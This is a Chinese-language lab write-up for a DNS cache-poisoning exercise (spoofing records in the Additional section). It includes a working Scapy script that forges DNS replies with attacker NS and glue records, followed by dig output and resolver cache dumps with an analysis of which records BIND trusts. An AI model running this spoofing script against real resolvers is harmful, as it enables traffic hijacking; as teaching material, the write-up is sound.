
Task 5: Spoofing Records in the Additional Section

根据题目要求对代码进行修改,方便观察是哪些信息对结果产生了影响，在Answer部分，对www.example.com的IP回复为7.7.7.7。

> *稳妥起见，将facebook换成百度，虽然但是，对实验结果没影响*


```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
        udp = UDP(dport=pkt[UDP].sport,sport=53)
        Anssec =
DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='7.7.7.7',ttl=259200)
        NSsec1 =
DNSRR(rrname='example.com',type='NS',rdata='ns.attacker32.com',ttl=259200)
        NSsec2 =
DNSRR(rrname='example.com',type='NS',rdata='ns.example.com',ttl=259200)
        Addsec1 =
DNSRR(rrname='ns.attacker32.com',type='A',rdata='1.2.3.4',ttl=259200)
        Addsec2 =
DNSRR(rrname='ns.example.com',type='A',rdata='5.6.7.8',ttl=259200)
        Addsec3 =
DNSRR(rrname='www.baidu.com',type='A',rdata='3.4.5.6',ttl=259200)
        dns =
DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,a
rcount=3,an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)
        spoofpkt = ip/udp/dns
        send(spoofpkt)

myFilter = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt = sniff(iface='br-14f4be8c6dc7',filter=myFilter,prn=spoof_dns)
```

攻击后进行分析，首先在User端，www.example.com被解析为1.2.3.5，证明结果是来自攻击者的Name Server。




```
root@ce11add09a4b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13255
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
AL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c895f62e267f36b00100000060f79e128179c2ca0f6426d5 (goo
d)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 708 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 04:09:54 UTC 2021
;; MSG SIZE  rcvd: 88

root@ce11add09a4b:/#
```

查看本地DNS服务器的cache，总结如下，首先是毫无关系的baidu.com，和前面测试的结果一样，不可能攻击成功。



```
root@d96d9ff47d38:/# cat /var/cache/bind/dump.db | grep baidu.com
root@d96d9ff47d38:/#
```

再然后是exmaple.com，可以看到，两条权威NS记录，本地DNS服务器相信了同属一个域内的那一条，将ns.example.com记为example.com的name server。而对于www.example.com的DNS，则是两个NS都去问了，而ns.example.com因为sniff_spoof程序将其映射为7.7.7.7，而收不到真正ns.exmaple.com的回复，所以对于www.example.com的DNS，还是将其收到的1.2.3.5作为记录。



```
root@d96d9ff47d38:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            863867  NS      ns.example.com.
_.example.com.          863867  A       7.7.7.7
ns.example.com.         863867  A       7.7.7.7
www.example.com.        863867  A       1.2.3.5
; ns.example.com [v4 TTL 1667] [v4 success] [v6 unexpected]
root@d96d9ff47d38:/#
```

并且结合抓包也可以看出，本地DNS服务器相信Authority Section的内容，但并不相信Additional Section的内容，对于NS的IP还是发出来新的DNS请求进行查询。